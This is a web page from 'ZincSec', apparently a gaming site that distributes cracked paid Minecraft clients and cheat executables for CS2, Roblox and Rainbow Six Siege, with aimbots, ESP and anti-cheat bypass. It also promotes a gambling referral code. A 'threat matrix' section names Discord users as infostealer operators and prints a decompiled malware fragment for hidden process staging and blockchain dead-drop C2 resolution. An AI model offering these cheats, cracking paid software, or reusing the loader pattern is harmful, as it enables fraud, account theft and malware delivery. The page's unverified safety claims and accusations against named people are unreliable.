ZincSec Platform
Threat Monitoring & Reverse Engineering Platform

Verified Client Unlocks &
Crimeware Intelligence.

ZincSec archives clean decompiled game client sources, coordinates verified community software unlocks, and documents active Polygon blockchain infostealer campaigns.

100% Free
Zero Reseller Paywalls
Clean JAR
VM & Decompiled Audit
4 Tracked
Confirmed Malicious Operators
On-Chain
Immutable Ledger Proof
OFFICIAL DONUTSMP CASINO PARTNER

Play on DonutBets with code BGBQARDB

Support ZincSec by using referral code BGBQARDB on DonutBets.net. Instant deposit match bonus, fair on-chain odds, and zero-fee withdrawals.

REF CODE BGBQARDB Copied!
Play Now
Verified Clean Release Release ID: ZS-REL-01

Petey Addon v0.10.8 (Decompiled Archive)

Clean decompiled Java source tree for Meteor Client on Fabric Minecraft 1.21.11. Rigorously vetted through CFR decompilationβ€”no crypted classes, zero dead-drops, zero network exfiltration hooks.

Target Runtime
Fabric Loader >=0.16.5 • Minecraft 1.21.11
Archive Size
1,563,228 bytes (1.49 MB)
SHA-256 Digest
93d6232c7f53675f284e9c70425890e7a274579c8f00049f7e8a9f6d4821a007
Audit Verdict
Clean: 0 suspicious manifest initializers • Passed sandbox
Verified Official Distribution Official Community Guild

Anubis Client (Official Download)

Verified official distribution source for Anubis Client. Download directly from the official developer Discord server to avoid weaponized clone droppers, modified bytecodes, and SilentNet infostealer impostors.

Software Release
Anubis Client
Official Download Link
discord.gg/anubis
Safety Advisory
Always acquire builds through the official link below. Never download Anubis JARs from direct messages, random MediaFire links, or unofficial launchers.
Verified Official Distribution Official Community Guild

Petey's Addon (Official Download)

Official community release for Petey's Addon (Meteor Client extension). Get authentic updates and verified release builds directly from the official developer community.

Software Release
Petey's Addon (Meteor Client)
Official Download Link
discord.gg/petey
Target Runtime
Fabric Loader • Minecraft 1.21.1 / 1.21.11
Safety Advisory
Always download directly from the official Discord server below to ensure binaries haven't been tampered with or repacked with stealer payloads.
REVERSE ENGINEERING PIPELINE Queue: Open

Cracked Clients & Reverse Engineering Hub

To protect community members from weaponized token loggers, we do not host unvetted cracked binaries on public links. Instead, paid client loaders submitted to our Discord server are deobfuscated and analyzed inside isolated VMs before any clean code is released.

01 / SUBMIT
Private Ticket
Submit paid client loaders or obfuscated JARs via Discord ticket.
02 / UNPACK
Bytecode Audit
Decompiled via CFR and Vineflower to inspect manifests & entrypoints.
03 / VERIFY
Network Sandbox
Wireshark traffic analysis to ensure zero blockchain RPCs or Discord hooks.
04 / PUBLISH
Clean Release
Published with cryptographic SHA-256 hash or flagged to Threat Matrix.
DirectX 11 • Active Release v1.2 • 3.16 MB

CS2 External Overlay

Hardware-accelerated DirectX 11 external overlay with view-matrix projection, smooth aim angles, and recoil calibration. Reads game memory externally with zero in-process DLL injection.

CS2 Aimbot Menu
CS2 Visuals & ESP
CS2 Settings
Binary
zincsec-cs2.exe (3.16 MB)
SHA-256
854a4e8416a0a12be1d88c2066aac12ebc2fb3d49305740ae4aacbc228968c90
Hyperion • Active Release v1.4 • 3.16 MB

Roblox External Suite

Hyperion-safe 64-bit external memory reader with skeleton bone projection, chams toggle, and target prediction engine. Verified clean standalone binary with zero DLL injection.

Roblox ESP In-Game
Roblox Aimbot
Roblox Players ESP & Chams
Roblox Misc Features
Roblox Server Profiles
Roblox Settings
Binary
zincsec-roblox.exe (3.16 MB)
SHA-256
57b2aeea3a1deae278a6eb753d4b3d1e04595fe5bafad659110815b85a59ccdb
BattlEye • Calibration

Rainbow Six Siege External

BattlEye-adjacent memory reader, spectator bypass, player skeleton projection, and zero-recoil compensation. Recalibrating dynamic AOB sigscan offsets.

DEFCON 1 // 4 CONFIRMED THREAT CASES Immutable Polygon Ledger & Bytecode Audits

Confirmed Ratters & Infostealer Threat Matrix

The four operatives below were confirmed through bytecode decompilation to be actively distributing SilentNet infostealers or weaponized in-game economy drainers. Select an operative card to inspect their complete forensic dossier.
ACTIVE

Anubisismygoat
CASE #01 • ANBS
Anubisismygoat
@anuisisgoated

Payload: Anubis Client 1.0 (2).jar
Threat: EtherHiding Infostealer / Polygon C2
ACTIVE


Exd tiin
CASE #02 • EXD
Exd tiin
@exdtiin
Payload: Anubis Beta 0.9.9.1.jar
Threat: Fake Mod Container / Dropper
ACTIVE


~ rrg ~
CASE #03 • RRG
~ rrg ~
@rrgaviation
Payload: CorzLauncher.jar (14.94 MB)
Threat: 15.59 MB Bundled Python Stealer
ACTIVE

a3bt / 9webz
CASE #04 • A3BT
a3bt / 9webz
@a3bt • smpclients.lol
Payload: 67-client-1.21.1.jar (37 KB)
Threat: DonutSMP Economy Drainer & Web Ring
View Case:
Anubisismygoat

Anubisismygoat (@anuisisgoated)

Discord Snowflake: 1566171998877388851 • Case ID: #2026-ANBS
CVSS 9.8 Critical Threat
SilentNet
Malware Family
EtherHiding
C2 Infrastructure
5 Classes
Injected Bytecode
Discord Core
Electron Poisoning
DECOMPILED CFR FORENSICS // net.fabric.ulsbFforrKkwr & byGojjex MALICIOUS
// Stage 1: Local Staging & Hidden Detached Process Launch Path staging = Path.of(System.getenv("LOCALAPPDATA"), "Microsoft", "Windows", "NtProfileIndex"); ProcessBuilder pb = new ProcessBuilder(javaw, "-cp", jarPath, "net.fabric.ulsbFforrKkwr", "-restarted"); pb.redirectInput(ProcessBuilder.Redirect.from(new File("NUL"))); pb.start(); // Stage 2: Immutable Blockchain C2 Dead-Drop Resolver String rpc = "https://polygon.drpc.org"; String contract = "0x9c0a507300fd902787bb193d80fca5ce6e1bff9a"; // Polygon Mainnet Smart Contract String payload = "https://" + dynamicC2 + "/cdn/v2/9f4e7a2c1b8d.png";
Payload SHA-256
cd6bafde03967e6c9a16d3828464d8740a9330b1aac3f5e2405708728cba2082
Payload MD5
65ff37f833275e88a7534a634092efbe
Target Sample
Anubis Client 1.0 (2).jar
Smart Contract
0x9c0a507300fd902787bb193d80fca5ce6e1bff9a (Method: 0xce6d41de)
COMMUNITY SECURITY • FREE AUDIT PIPELINE

Want a Client Checked? Send It Over.

Got sent a random client, private build, loader, or suspicious mod and not sure if it's safe to run? Don't risk your credentials or accounts. Send the JAR or download link through our Discord ticket system. We'll run full bytecode decompilation, isolated network sandboxing, and string scans to verify whether it's clean, an infostealer, or a balance drainer.

Open Verification Ticket (discord.gg/TzzRd46z3) 100% Free • Private Submission Tickets • Zero Risk

Why Everything is Free & Clean

In this scene, 90% of free cheats are Discord token grabbers or stealer droppers made by kids running webhooks. Here is our operational guarantee:

1. Zero Subscription Extortion

Paying $30 to $50 monthly for gatekept source code or cheat subscriptions is absurd. ZincSec was created so anyone can inspect and test clean decompiled clients without paying reseller rent.

2. Zero Telemetry & Anti-RAT

Stealing Discord accounts, passwords, or hardware identifiers over game software is pathetic. We have zero interest in your personal data and preserve zero user tracking.

3. Independent Verification

Don't take our word for it. Every release is accompanied by raw decompiled Java sources and SHA-256 digests. Inspect in IntelliJ, run in a VM, or monitor outbound sockets in Wireshark.

Need Decompilations or Updates?

Join the Discord server to submit paid client loaders for reverse-engineering, track new releases, or verify threat intelligence.

Join ZincSec Discord (discord.gg/TzzRd46z3)